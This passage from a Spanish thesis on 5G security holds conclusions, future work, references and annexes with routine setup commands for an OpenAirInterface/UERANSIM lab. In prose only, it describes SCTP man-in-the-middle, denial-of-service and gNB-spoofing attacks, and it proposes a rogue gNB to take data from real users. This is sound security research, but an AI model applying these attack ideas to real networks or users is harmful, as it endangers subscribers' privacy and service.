locales, para garantizar que se están siguiendo las mejores prácticas en la gestión de la privacidad de los datos.

Aspecto	Descripción	Sectores afectados	Normativas, leyes, códigos éticos de referencia y estándares	Posibilidades de evaluación
Mal uso	El proyecto presenta el riesgo de facilitar el mal uso de la herramienta para fines maliciosos, lo que destaca la necesidad de implementar medidas éticas y legales rigurosas para prevenir el acceso no autorizado y garantizar que su utilización se limite a fines de investigación y mejora de la seguridad.	El mal uso de la herramienta podría afectar tanto a los individuos cuyos datos y comunicaciones podrían ser comprometidos, como a las instituciones y empresas cuyos sistemas podrían ser vulnerados, generando consecuencias económicas y reputacionales significativas.	Organizaciones como la Asociación de Profesionales de Seguridad de la Información (ISC^2) y la Asociación Internacional de Investigadores en Seguridad de la Información y el Fraude (ISFS) tienen códigos éticos que establecen principios para el uso responsable de herramientas de ciberseguridad y la protección de la privacidad de los usuarios.	Análisis detallado de cualquier incidente relacionado con el mal uso de la herramienta, identificando las causas subyacentes y tomando medidas correctivas apropiadas para prevenir futuros incidentes similares.

Aspecto	Descripción	Sectores afectados	Normativas, leyes, códigos éticos de referencia y estándares	Posibilidades de evaluación
Mejora de la seguridad	El proyecto tiene un impacto positivo en la mejora de la seguridad al identificar y abordar vulnerabilidades en las redes 5G, lo que fortalece la protección de datos personales y la confiabilidad de las comunicaciones. Sin embargo, se debe garantizar que las soluciones propuestas sean implementadas de manera efectiva y que se mantengan actualizadas para hacer frente a las amenazas en constante evolución.	La mejora de la seguridad beneficia a los usuarios finales al proteger sus datos y comunicaciones en las redes 5G, así como a las empresas y organizaciones que dependen de la integridad y confiabilidad de estas redes para sus operaciones críticas.	Normas y recomendaciones establecidas por organismos como el Instituto Nacional de Normas y Tecnología (NIST) que abordan la seguridad de las redes y los sistemas de información.	Evaluación regular de las políticas y procedimientos de seguridad implementados para garantizar su efectividad y relevancia en la protección de las redes 5G y los datos sensibles.

Tabla 2. Aspectos relevantes del impacto del proyecto

En la actualidad, la privacidad de los datos es esencial tanto para los usuarios como para los proveedores. Con el constante intercambio de información en el entorno digital, la protección de los datos personales se ha vuelto una preocupación fundamental. Asegurar la privacidad no solo es una obligación legal, sino también un aspecto ético crucial para mantener la confianza y la integridad en las relaciones digitales. Es por ello que existen diferentes reglamentos y estándares que se encargan de regular el tratamiento de estos datos.

También es necesario tratar el hecho de que esta herramienta puede emplearse para lograr objetivos totalmente diferentes a los propuestos en el proyecto, para lo cual existen diferentes organizaciones y asociaciones que establecen principios y códigos de buen uso.

Finalmente, gracias a la identificación de las vulnerabilidades, los proveedores de estos servicios son conscientes de las mismas y pueden invertir en mejorar la seguridad.

8. Conclusiones y trabajos futuros

En esta sección de la memoria, se detallarán las conclusiones extraídas al completar el proyecto y cuales son los posibles caminos que se pueden seguir usando como base este proyecto.

8.1. Conclusiones

El principal objetivo de este proyecto es el estudio y análisis de las redes 5G con el fin de identificar vulnerabilidades. Gracias a esto, es posible proponer soluciones que mitiguen estas vulnerabilidades, haciendo más seguras las redes 5G, tanto para usuarios finales, como para proveedores.

Para cumplir con este objetivo, se consideraron una serie de objetivos secundarios. A continuación, se recordarán dichos objetivos y se detallarán las actividades que se han realizado para completarlos:

- **Despliegue de una red 5G:** Para lograr el objetivo principal, es necesario desplegar una red 5G completamente funcional sobre la que llevar a cabo las pruebas. En el apartado 3 de esta memoria (y en los anexos), se ha documentado el despliegue del laboratorio de pruebas, con el montaje de una red 5G, con un CN implementado mediante *OpenAirInterface,* y una RAN mediante *UERANSIM*.

  Esta red se ha levantado sobre una máquina virtual con un sistema operativo determinado y haciendo uso de tecnologías de contenedores, obteniendo así los beneficios en términos de flexibilidad, eficiencia y escalabilidad, resultando en una red 5G completamente funcional que permite el estudio y análisis de los protocolos y procedimientos.

- **Diseño y automatización de pruebas:** Una vez desplegado el entorno de pruebas, se procede con el estudio de las redes 5G. Para ello, se crea una herramienta que es capaz de realizar diferentes funciones que permiten la validación de las vulnerabilidades encontradas.

  Dicha herramienta posibilita la inyección de paquetes y la creación de diferentes ataques que permiten comprobar el comportamiento de la red 5G y así validar las vulnerabilidades detectadas.

  La inyección de paquetes permite la creación de escenarios de ataque realistas y controlados, ya que la herramienta es capaz de generar un paquete de red e inyectarlo por una interfaz especificada por el usuario. Así, se pueden elaborar paquetes cuyo fin es poner a prueba la red 5G, observando los comportamientos que va presentando.

  La herramienta ofrece dos ataques que se basan en las vulnerabilidades y características del protocolo SCTP. Es posible crear un ataque MITM aprovechando la falta de protección de los mensajes SCTP para después, llevar a cabo un ataque DoS que afecte seriamente el funcionamiento de la red. Para mejorar la efectividad de este ataque, se abusa de la característica de *multihoming* de SCTP para suplantar la identidad del gNB y establecer una conexión maliciosa con el AMF, aumentando la presencia del atacante en la red y, por consiguiente, los daños que se puede causar.

- **Propuesta de soluciones:** Se proponen diferentes soluciones a los problemas encontrados. En este sentido, para cada uno de los ataques que se han podido llevar a cabo haciendo uso de la herramienta que se ha desarrollado, se proponen soluciones que pueden mitigar las vulnerabilidades que se han explotado.

  Se proponen soluciones como el cifrado de los datos, autenticación de mensajes y el uso de políticas y protocolos fuertes y seguros para mitigar la vulnerabilidad que supone no proteger los mensajes SCTP, reduciendo drásticamente la posibilidad de producir ataques MITM, suplantación de identidad y DoS en la red 5G.

De la misma forma, se proponen soluciones para la vulnerabilidad que supone la característica de *multihoming* del protocolo SCTP. Soluciones como la implementación de características de seguridad en SCTP, segmentación de redes o la validación de los *peers* pueden contribuir significativamente en la seguridad de este protocolo.

En resumen, en este proyecto, se ha desplegado una red 5G completamente funcional, sobre la que se han llevado a cabo pruebas para determinar posibles vulnerabilidades mediante el desarrollo de una herramienta que automatiza ataques y se han propuesto soluciones a las vulnerabilidades que se han detectado, cumpliendo así con cada uno de los objetivos que se fijaron en el inicio del proyecto.

8.2. Trabajos futuros

A continuación, se mostrarán los cambios que se pueden hacer en el proyecto y los diferentes caminos que se pueden tomar usando de base este proyecto:

- Despliegue de una red implementada por otras soluciones, tanto el CN como la RAN, para ratificar los resultados o encontrar diferentes. Probar la herramienta en un entorno como *Free5GC* u *Open5GS* puede arrojar resultados diferentes que abren nuevas líneas de estudio.

- Desarrollar herramientas que exploten las vulnerabilidades de otros protocolos ya que, como se ha estudiado en el estado del arte de este proyecto, existe un amplio abanico de protocolos con diferentes vulnerabilidades que suponen un peligro para la seguridad de las redes 5G y requieren subsanación.

- Hacer uso de un terminal móvil real conectado a una RAN para, de esta forma, observar cómo este tipo de ataques afectan a los usuarios de la red mediante un ejemplo realista utilizando un terminal móvil real.

- Añadir tareas de *Blue Team*. En este proyecto se puede decir que se han llevado a cabo tareas pertinentes al *Red Team*, es decir el grupo de profesionales que se encargan de encontrar vulnerabilidades en sistemas y aplicaciones para reportarlas y hacer los sistemas y aplicaciones más seguros. Este reporte va hacia el *Blue Team*, que son los profesionales que se encargan de subsanar las vulnerabilidades detectadas, por lo que surge la línea de trabajo enfocada en arreglar vulnerabilidades de protocolos, en este caso, para hacerlos más seguros y, por lo tanto, hacer más seguras las redes 5G.

- Sería interesante hacer uso de herramientas de pentesting reales en este proyecto. Es decir hacer uso de herramientas ampliamente reconocidas y utilizadas por los mejores profesionales de este sector, ya que son más potentes, sofisticadas y agresivas que pueden arrojar mejores resultados.

- Diseñar herramientas y ataques que se centren en comprometer elementos esenciales de las redes 5G como son el UDR y UDM, ya que estos albergan datos altamente sensibles que, en manos equivocadas, pueden ser utilizados para cometer daños graves tanto a los proveedores como a los usuarios finales.

- Crear un *rogue* gNB que se conecte con el AMF, aprovechando el escenario 2 explicado en esta memoria, y sea capaz de recibir peticiones de usuarios reales e intentar sustraer información sensible de los mismos.

9. Referencias

[1] RedHat, "¿Qué es 5G?", 2023. [En línea]. Disponible en: https://www.redhat.com/es/topics/5g-networks [Último acceso: octubre 2023].

[2] European Court of Auditors, "Special Report: Security of 5G networks". [En línea]. Disponible en: https://op.europa.eu/webpub/eca/special-reports/security-5g-networks-03-2022/en/ [Último acceso: octubre 2023].

[3] Ericsson, "Ericsson Mobility Report: 5G to top one billion subscriptions in 2022 and 4.4 billion in 2027". [En línea]. Disponible en: https://www.ericsson.com/en/press-releases/2022/6/ericsson-mobility-report-5g-to-top-one-billion-subscriptions-in-2022-and-4.4-billion-in-2027 [Último acceso: octubre 2023].

[4] IBM, "¿Qué es la ciberseguridad?". [En línea]. Disponible en: https://www.ibm.com/es-es/topics/cybersecurity [Último acceso: octubre 2023].

[5] Information Commissioner's Office. "Data security incident trends". [En línea]. Disponible en: https://ico.org.uk/action-weve-taken/data-security-incident-trends/ [Último acceso: octubre 2023].

[6] KeepCoding, "¿Qué es hacking? [3 tipos]", 2022. [En línea]. Disponible en: https://keepcoding.io/blog/que-es-hacking-ciberseguridad/#Que_es_hacking [Último acceso: octubre 2023].

[7] Ambar, "¿Qué es Hacking Ético?". [En línea]. Disponible en: https:// ambar.es/soluciones/ciberseguridad/hacking-etico/ [Último acceso: octubre 2023].

[8] Computer Hoy, Carolina González Valenzuela, "Del 1G al 5G: una constante evolución móvil con un 6G en el horizonte". [En línea]. Disponible en: https://computerhoy.com/tecnologia/1g-5g-evolucion-movil-constante-6g-horizonte-1219576 [Último acceso: noviembre 2023].

[9] Wikipedia, "1G". [En línea]. Disponible en: https://es.wikipedia.org/wiki/1G [Último acceso: octubre 2023].

[10] Carlos Ramos, Miguel Ángel Valero, Ana Belén García, Pedro Castillejo, "REDES DE COMUNICACIONES MÓVLES. UD2. Sistemas 3G: UMTS, HSDPA, HSUPA", ETSIST-UPM, otoño 2022.

[11] Alfred Ongere, "2G data call flow". [En línea]. Disponible en: https://es.slideshare.net/Alfredongere/2-g-data-call-flow [Último acceso: noviembre 2023].

[12] Protege.la, Paola A, "¿Qué son y cómo funcionan los IMSI catcher?". [En línea]. Disponible en https://protege.la/blog-contenido/que-son-y-como-funcionan-los-imsi-catcher/ [Último acceso: noviembre 2023].

[13] Slide Share, Upali Lohar, "GSM security algorithms". [En línea]. Disponible en: https://es.slideshare.net/RUpaliLohar/gsm-security-algorithms-a3-a5-a8 [Último acceso: noviembre 2023].

[14] UMTS, "UMTS security". [En línea]. Disponible en: https://www.umtsworld.com/technology/security.htm [Último acceso: noviembre 2023].

[15] Mpirical, "Navigating Cellular: The Evolution of Vulnerabilities from 3G to 5G". [En línea]. Disponible en: https://www.mpirical.com/blog/navigating-cellular-the-evolution-of-vulnerabilities-from-3g-to-5g [Último acceso: noviembre 2023].

[16] ETSI. ETSI TS 133 102 V17.0.0 (2022-05). 3GPP TS 33.102 version 17.0.0 Release 17.

[17] Khan, Muzammil & Ahmad, Attiq & Cheema, Ahmad, “Vulnerabilities of UMTS Access Domain Security Architecture” en Ninth ACIS International Conference, 2008, pp. 350-355.

[18] Carlos Ramos Nespereira, Pedro Castillejo Parrilla, “REDES DE COMUNICACIONES MÓVILES. Arquitectura y protocolos LTE”, ETSIST-UPM, otoño 2022.

[19] Teng Fei, Wenye Wang, “LTE is Vulnerable: Implementing Identity Spoofing and Denial-of-Service Attacks in LTE Networks”, North Carolina State University.

[20] Cloudflare, “¿Qué es el plano de control? | Plano de control vs. plano de datos”. [En línea]. Disponible en: https://www.cloudflare.com/es-es/learning/network-layer/what-is-the-control-plane/ [Último acceso: diciembre 2023].

[21] Pedro Castillejo Parrilla, Carlos Ramos Nespereira, “REDES DE COMUNICACIONES MÓVILES. UD4. Sistemas móviles celulares 5G”, ETSIST-UPM, otoño 2022.

[22] Medium, “5G SDN and NFV”. [En línea]. Disponible en: https://medium.com/@alifyahussain/5g-sdn-and-nfv-e411dbe927b1 [Último acceso: enero 2024].

[23] GSMA, “5G Non-Stand Alone vs. Stand Alone: Esta es la diferencia”. [En línea]. Disponible en: https://www.gsma.com/latinamerica/es/5g-non-stand-alone-vs-5g-stand-alone-esta-es-la-diferencia/ [Último acceso: enero 2024].

[24] Grupo Oesía, “Seguridad redes 5G”. [En línea]. Disponible en: https://grupooesia.com/insight/seguridad-redes-5g/ [Último acceso: enero 2024].

[25] GSMA, “5G security issues”. [En línea]. Disponible en: https://www.gsma.com/get-involved/gsma-membership/wp-content/uploads/2019/11/5G-Research_A4.pdf [Último acceso: enero 2024].

[26] Free5GC, “What is free5GC?”. [En línea]. Disponible en: https://free5gc.org/ [Último acceso: agosto 2023].

[27] CVE, “CVE-2022-43677”. [En línea]. Disponible en: https://www.cve.org/CVERecord?id=CVE-2022-43677 [Último acceso: mayo 2024].

[28] Open5GS, “Open5GS”. [En línea]. Disponible en: https://open5gs.org/ [Último acceso: agosto 2023].

[29] Open Air Interface, “OpenAirInterface: The fastest growing community and software in 5G wireless”. [En línea]. Disponible en: https://openairinterface.org/ [Último acceso: agosto 2023].

[30] Docker, “Docker overview”. [En línea]. Disponible en: https://docs.docker.com/get-started/overview/ [Último acceso: enero 2024].

[31] Trend Micro, “Attacks on 5G Infrastructure From Users’ Devices”. [En línea]. Disponible en: https://www.trendmicro.com/es_es/research/23/i/attacks-on-5g-infrastructure-from-users-devices.html [Último acceso: abril 2024].

[32] Wikipedia, “IPsec”. [En línea]. Disponible en: https://es.wikipedia.org/wiki/IPsec [Último acceso: abril 2024].

[33] Trend Micro, “Attacks on 5G Infrastructure From Users’ Devices: ASN.1 Vulnerabilities in 5G Cores”. [En línea]. Disponible en: https://www.trendmicro.com/es_es/research/23/j/asn1-vulnerabilities-in-5g-cores.html [Último acceso: abril 2024].

[34] George Amponis, Panagiotis Radoglou-Grammatikis, Thomas Lagkas, Wissam Mallouli, Ana Cavalli, et al.. Threatening the 5G core via PFCP DoS attacks: the case of blocking UAV communications. EURASIP Journal on Wireless Communications and Networking, 2022, 2022, ff10.1186/s13638-022- 02204-5ff. ffhal-04007779f

[35] Wikipedia, “Stream Control Transmission Protocol”. [En línea]. Disponible en: https://es.wikipedia.org/wiki/Stream_Control_Transmission_Protocol [Último acceso: abril 2024].

[36] Cabrera, Pedro & Gallego Vara, Miguel. (2022). A TELCO ODYSSEY: 5G SUCI-CRACKER AND SCTP-HIJACKER.

[37] CVE, “CVE-2021-45462”. [En línea]. Disponible en: https://www.cve.org/CVERecord?id=CVE-2021-45462 [Último acceso: mayo 2024].

[38] OpenAirInterface, “OpenAirInterface 5G Core Network Basic Deployment using Docker-Compose”. [En línea]. Disponible en: https://gitlab.eurecom.fr/oai/cn5g/oai-cn5g-fed/-/blob/master/docs/DEPLOY_SA5G_BASIC_DEPLOYMENT.md [Último acceso: abril 2024].

[39] OpenAirInterface, “OpenAirInterface 5G Core Network Deployment with UPF-VPP using docker-compose”. [En línea]. Disponible en: https://gitlab.eurecom.fr/oai/cn5g/oai-cn5g-fed/-/blob/master/docs/DEPLOY_SA5G_WITH_VPP_UPF.md#5-deploying-oai-5g-core-network [Último acceso: abril 2024].

[40] OpenAirInterface, “OpenAirInterface 5G Core Network Deployment and Testing with UERANSIM”. [En línea]. Disponible en: https://gitlab.eurecom.fr/oai/cn5g/oai-cn5g-fed/-/blob/master/docs/DEPLOY_SA5G_WITH_UERANSIM.md [Último acceso: abril 2024].

[41] Talent, “Salario medio para Ingeniero Telecomunicaciones en España, 2024”. [En línea]. Disponible en: https://es.talent.com/salary?job=ingeniero+telecomunicaciones [Último acceso: mayo 2024].

[42] Docker Docs, “Install Docker Engine on Ubuntu”. [En línea]. Disponible en: https://docs.docker.com/engine/install/ubuntu/#install-using-the-repository [Último acceso: abril 2024].

[43] Docker Docs, “Install the Compose plugin”. [En línea]. Disponible en: https://docs.docker.com/compose/install/linux/ [Último acceso: abril 2024].

10. Anexos

ANEXO A. *Docker*

Uno de los requisitos para desplegar la red 5G mediante *OpenAirInterface* es disponer de *Docker*, ya que cada NF estará desplegada en su propio contenedor.

En cuanto a *Docker Engine* [42], primero es necesario instalar el repositorio. Después, es posible instalar y actualizar *Docker* desde el mismo. Esta es una instalación de *Docker Engine* para *Ubuntu* y hay que empezar añadiendo la clave GPG oficial de *Docker* y añadiendo el repositorio a APT haciendo los siguientes pasos:

```
sudo apt-get update
sudo apt-get install ca-certificates curl
sudo install -m 0755 -d /etc/apt/keyrings
sudo curl -fsSL https://download.docker.com/linux/ubuntu/gpg -o /etc/
apt/keyrings/docker.asc
sudo chmod a+r /etc/apt/keyrings/docker.asc

echo \
  "deb [arch=amd64 signed-by=/etc/apt/keyrings/docker.asc] https://
download.docker.com/linux/ubuntu bionic stable
sudo apt-get update
```

A continuación, hay que instalar los paquetes de *Docker* y, para cumplir con los requisitos de *OpenAirInterface*, es necesario especificar la versión indicada. El comando para lograrlo es el siguiente:

```
VERSION_STRING=5:19.03.6~3-0~ubuntu-bionic
sudo apt-get install docker-ce=$VERSION_STRING docker-ce-
cli=$VERSION_STRING containerd.io docker-buildx-plugin docker-compose-
plugin
```

Finalmente, verificar que la instalación de *Docker Engine* ha sido satisfactoria ejecutando una imagen denominada *hello-world*:

```
sudo docker run hello-world
```

Lo que esta parte hace es instalar una imagen de prueba y la ejecuta en el contenedor. En este caso, se imprime un mensaje y el programa finaliza. El resultado puede observarse en la ilustración 42.



ILUSTRACIÓN 42. VERIFICACIÓN DE INSTALACIÓN DE *DOCKER*

Como se ha comentado anteriormente, es necesario hacer uso de un orquestador de los contenedores que se encargue de gestionarlos, manejar dependencias y relaciones y definir las redes y volúmenes necesarios. Este orquestador es *docker-compose* [43].

En este caso ocurre lo mismo, para desplegar *OpenAirInterface*, es necesario disponer de una versión determinada de esta herramienta:

```
DOCKER_CONFIG=${DOCKER_CONFIG:-$HOME/.docker}
mkdir -p $DOCKER_CONFIG/cli-plugins
curl -SL https://github.com/docker/compose/releases/download/v1.27.4/
docker-compose-linux-x86_64 -o $DOCKER_CONFIG/cli-plugins/docker-
compose
```

Este comando instala el *plugin Compose CLI* y gracias a él es posible especificar la versión deseada y otros parámetros como la instalación a todos los usuarios o a uno específico y la arquitectura.

Después, es necesario aplicar permisos de ejecución al binario:

```
chmod +x $DOCKER_CONFIG/cli-plugins/docker-compose
```

Finalmente, se hace una prueba sobre la instalación para comprobar que se ha ejecutado de forma satisfactoria:

```
docker compose version
Docker Compose version v1.27.4
```

ANEXO B. Análisis de tráfico

Para analizar los paquetes que fluyen por la red 5G, se ha optado por la herramienta *Wireshark*. Es una herramienta de código abierto que permite analizar el tráfico de red en tiempo real y examinar capturas de paquetes previas. Proporciona una interfaz gráfica fácil de usar para visualizar y filtrar datos de redes de manera detallada, lo que permite a los usuarios diagnosticar problemas de red, realizar investigaciones de seguridad y realizar análisis de protocolos. Es ampliamente utilizada por administradores de red, profesionales de seguridad informática y desarrolladores de *software* para entender el comportamiento de las redes y solucionar problemas. Para instalarlo, simplemente usar los siguientes comandos:

```
sudo add-apt-repository ppa:wireshark-dev/stable
sudo apt update
sudo apt install wireshark
```

De la misma forma, es necesario utilizar la versión de CLI de esta herramienta, ya que se usará en el *script* de despliegue de la red 5G, por lo que es necesario instalarla con el siguiente comando:

```
sudo apt install tshark
```

Para iniciar las capturas de tráfico se ha hecho uso de *tcpdump*. Esta herramienta permite seleccionar la interfaz en la que se capturará tráfico y almacenar dicha captura en un fichero de extensión PCAP. El comando necesario para lograrlo es:

```
tcpdump -i <INTERFACE> -w <FILE.pcap>
```

Finalmente, pata inyectar paquetes elaborados para hacer los análisis, se ha hecho uso de la herramienta *tcpreplay*, la cual permite inyectar paquetes por una interfaz especificada por el usuario:

```
tcpreplay -i <INTERFACE> <PACKET.pcap>
```

ANEXO C. *OpenAirInterface*

Se desplegará un CN de red 5G básico y funcional. Consistirá en uno de los escenarios que se ofrecen en OAI, el cual contiene AMF, SMF, UPF (SPGWU), NRF, UDM, UDR, AUSF y MYSQL.

Como se ha comentado anteriormente, primero es necesario establecer las conexiones para conseguir la conectividad entre las NF. Esto se logra habilitando el reenvío de mediante los siguientes comandos:

```
sudo sysctl net.ipv4.conf.all.forwarding=1
sudo iptables -P FORWARD ACCEPT
```

A continuación, es necesario descargar las imágenes de las NF para desplegarlas en los contenedores. Para ello, se puede crear un *script* en *bash* que automatice el proceso:

```
#!/bin/bash
docker pull oaisoftwarealliance/oai-amf:v1.5.0
docker pull oaisoftwarealliance/oai-nrf:v1.5.0
docker pull oaisoftwarealliance/oai-upf:v1.5.0
docker pull oaisoftwarealliance/oai-smf:v1.5.0
docker pull oaisoftwarealliance/oai-udr:v1.5.0
docker pull oaisoftwarealliance/oai-udm:v1.5.0
docker pull oaisoftwarealliance/oai-ausf:v1.5.0
docker pull oaisoftwarealliance/oai-upf-vpp:v1.5.0
docker pull oaisoftwarealliance/oai-nssf:v1.5.0
docker pull oaisoftwarealliance/oai-pcf:v1.5.0
docker pull oaisoftwarealliance/oai-nef:v1.5.0
```

Después se ejecutan los siguientes comandos para obtener la carpeta completa del despliegue OAI, junto con todos los ficheros de configuración, YAML, *scripts* para hacer pruebas y demás:

```
git clone --branch v1.5.0 https://gitlab.eurecom.fr/oai/cn5g/oai-cn5g-
fed.git
cd oai-cn5g-fed
./scripts/syncComponents.sh
------------------------------------------------------------
OAI-NRF     component branch : master
OAI-AMF     component branch : master
OAI-SMF     component branch : master
OAI-UPF     component branch : master
OAI-AUSF    component branch : master
OAI-UDM     component branch : master
OAI-UDR     component branch : master
OAI-UPF-VPP component branch : master
OAI-NSSF    component branch : master
OAI-NEF     component branch : master
OAI-PCF     component branch : master
------------------------------------------------------------
git submodule deinit --all --force
git submodule init
git submodule update
```

Todas las NF se interconectan entre sí mediante el puente *demo-oai*. Como se ha indicado previamente, este se puede crear de forma automática y manual, y se hará de forma manual ya que permite la captura de los paquetes iniciales que se intercambian las NF al ejecutar la red. Para ello, es necesario hacer modificaciones en un fichero de configuración (*~/root/oai-cn5g-fed/docker-compose/docker-compose-basic-vpp-nrf.yaml*). La parte final de este fichero debe estar como se puede apreciar a continuación:

```
networks:
          public_net:
              external:
                  name: demo-oai-public-net
        # public_net:
        #     driver: bridge
        #     name: demo-oai-public-net
        #     ipam:
        #         config:
        #             - subnet: 192.168.70.128/26
        #     driver_opts:
        #         com.docker.network.bridge.name: "demo-oai"
```

Finalmente, se crea el puente mediante el siguiente comando:

```
docker network create \
  --driver=bridge \
  --subnet=192.168.70.128/26 \
  -o "com.docker.network.bridge.name"="demo-oai" \
  demo-oai-public-net
```

Con estos pasos, se habrá conseguido crear una red 5G. Para ejecutarla, OAI ofrece un *script* con una variedad de opciones de ejecución. En este caso, solo se mostrarán los comandos que son necesarios para iniciar y parar la red 5G:

```
# La red se inicia mediante el siguiente comando:
python3 core-network.py –type start-basic-vpp –scenario 1

# Y se para con el siguiente:
python3 core-network.py –type stop-basic-vpp –scenario 1
```

Al iniciar la red, este *script* mostrará por pantalla toda la información que es relevante para el usuario y finalmente indicará si la red se ha desplegado correctamente. En la ilustración 43 muestra el proceso.

```
root@ubuntu:~/oai-cn5g-fed/docker-compose# python3 ./core-network.py --type start-basic-vpp --scenario 1
[2024-04-21 15:04:13,990] root:DEBUG:  Starting 5gcn components... Please wait....
[2024-04-21 15:04:14,768] root:DEBUG: docker-compose -f docker-compose-basic-vpp-nrf.yaml up -d
Creating network "demo-oai-public-net" with driver "bridge"
Creating network "oai-public-access" with the default driver
Creating network "oai-public-core" with the default driver
Creating mysql      ... done
Creating oai-nrf    ... done
Creating oai-ext-dn ... done
Creating vpp-upf    ... done
Creating oai-udr    ... done
Creating oai-udm    ... done
Creating oai-ausf   ... done
Creating oai-amf    ... done
Creating oai-smf    ... done

[2024-04-21 15:04:24,428] root:DEBUG:  OAI 5G Core network started, checking the health status of the containers... takes few secs....
[2024-04-21 15:04:24,428] root:DEBUG: docker-compose -f docker-compose-basic-vpp-nrf.yaml ps -a
[2024-04-21 15:04:43,750] root:DEBUG:  All components are healthy, please see below for more details....
Name                Command                  State                Ports
-------------------------------------------------------------------------------
mysql        docker-entrypoint.sh mysqld      Up (healthy)   3306/tcp, 33060/tcp
oai-amf      python3 /openair-amf/bin/e ...   Up (healthy)   38412/sctp, 80/tcp, 9090/tcp
oai-ausf     python3 /openair-ausf/bin/ ...   Up (healthy)   80/tcp
oai-ext-dn   /bin/bash -c  iptables -t  ...   Up (healthy)
oai-nrf      python3 /openair-nrf/bin/e ...   Up (healthy)   80/tcp, 9090/tcp
oai-smf      python3 /openair-smf/bin/e ...   Up (healthy)   80/tcp, 8080/tcp, 8805/udp
oai-udm      python3 /openair-udm/bin/e ...   Up (healthy)   80/tcp
oai-udr      python3 /openair-udr/bin/e ...   Up (healthy)   80/tcp
vpp-upf      /openair-upf/bin/entrypoin ...   Up (healthy)   2152/udp, 8085/udp
[2024-04-21 15:04:43,751] root:DEBUG:  Checking if the containers are configured....
[2024-04-21 15:04:43,751] root:DEBUG:  Checking if AMF, SMF and UPF registered with nrf core network....
[2024-04-21 15:04:43,751] root:DEBUG: curl -s -X GET http://192.168.70.130/nnrf-nfm/v1/nf-instances?nf-type="AMF" | grep -o "192.168.70.132"
192.168.70.132
[2024-04-21 15:04:43,766] root:DEBUG: curl -s -X GET http://192.168.70.130/nnrf-nfm/v1/nf-instances?nf-type="SMF" | grep -o "192.168.70.133"
192.168.70.133
[2024-04-21 15:04:43,781] root:DEBUG: curl -s -X GET http://192.168.70.130/nnrf-nfm/v1/nf-instances?nf-type="UPF" | grep -o "192.168.70.201"
192.168.70.201
[2024-04-21 15:04:43,798] root:DEBUG:  Checking if AUSF, UDM and UDR registered with nrf core network....
[2024-04-21 15:04:43,798] root:DEBUG: curl -s -X GET http://192.168.70.130/nnrf-nfm/v1/nf-instances?nf-type="AUSF" | grep -o "192.168.70.138"
192.168.70.138
[2024-04-21 15:04:43,816] root:DEBUG: curl -s -X GET http://192.168.70.130/nnrf-nfm/v1/nf-instances?nf-type="UDM" | grep -o "192.168.70.137"
192.168.70.137
[2024-04-21 15:04:43,831] root:DEBUG: curl -s -X GET http://192.168.70.130/nnrf-nfm/v1/nf-instances?nf-type="UDR" | grep -o "192.168.70.136"
192.168.70.136
[2024-04-21 15:04:43,850] root:DEBUG:  AUSF, UDM, UDR, AMF, SMF and UPF are registered to NRF....
[2024-04-21 15:04:43,850] root:DEBUG:  Checking if SMF is able to connect with UPF....
[2024-04-21 15:04:43,998] root:DEBUG:  UPF did answer to N4 Association request from SMF....
[2024-04-21 15:04:44,075] root:DEBUG:  SMF receiving heathbeats from UPF....
[2024-04-21 15:04:44,075] root:DEBUG:  OAI 5G Core network is configured and healthy....
```

ILUSTRACIÓN 43. INICIO DE OAI

En dicha ilustración se puede observar cómo, tras ejecutar el comando correspondiente, el *script* ejecuta el comando *Docker* para iniciar la red mediante el fichero de configuración anteriormente modificado. También crea las redes que contendrán las NF que participarán en las diferentes interfaces de la red 5G (N2, N3…) y muestra la creación de cada uno de los contenedores. Finalmente comprueba la salud de dichos contenedores mediante el comando correspondiente obteniendo, en este caso, una confirmación de que todos los componentes están sanos.

La ilustración 44, muestra la salida del *script* al parar la ejecución de la red 5G, en la que cada uno de los componentes se para y se elimina, incluidas las redes que se habían creado. Cada vez que se inicia el CN de OAI, es necesario crear los contenedores de cero y las redes también.

```
root@ubuntu:~/oai-cn5g-fed/docker-compose# python3 ./core-network.py --type stop-basic-vpp --scenario 1
[2024-04-21 15:10:54,987] root:DEBUG:  UnDeploying OAI 5G core components....
[2024-04-21 15:10:54,987] root:DEBUG: docker-compose -f docker-compose-basic-vpp-nrf.yaml down -t 0
Stopping oai-smf     ... done
Stopping oai-amf     ... done
Stopping oai-ausf    ... done
Stopping oai-udm     ... done
Stopping oai-udr     ... done
Stopping vpp-upf     ... done
Stopping mysql       ... done
Stopping oai-nrf     ... done
Stopping oai-ext-dn  ... done
Removing oai-smf     ... done
Removing oai-amf     ... done
Removing oai-ausf    ... done
Removing oai-udm     ... done
Removing oai-udr     ... done
Removing vpp-upf     ... done
Removing mysql       ... done
Removing oai-nrf     ... done
Removing oai-ext-dn  ... done
Removing network demo-oai-public-net
Removing network oai-public-access
Removing network oai-public-core

[2024-04-21 15:10:58,329] root:DEBUG:  OAI 5G core components are UnDeployed....
```

ILUSTRACIÓN 44. FINALIZACIÓN DE OAI

ANEXO D. *UERANSIM*

Para añadir *UERANSIM* al despliegue, es necesario realizar cambios en el fichero de configuración del AMF, ya que esta implementación de RAN no soporta los algoritmos de integridad y cifrado NIA0 y NEA0, respectivamente. Por lo tanto, es necesario añadir los siguientes parámetros al fichero *~/root/oai-cn5g-fed/docker-compose/docker-compose-basic-vpp-nrf.yaml*, en la sección del AMF:

```
            - INT_ALGO_LIST=["NIA1" , "NIA2"]
            - CIPH_ALGO_LIST=["NEA1" , "NEA2"]
```

Después, se descarga una imagen preconfigurada de esta implementación de RAN mediante los siguientes comandos:

```
docker pull rohankharade/ueransim
docker image tag rohankharade/ueransim:latest ueransim:latest
```

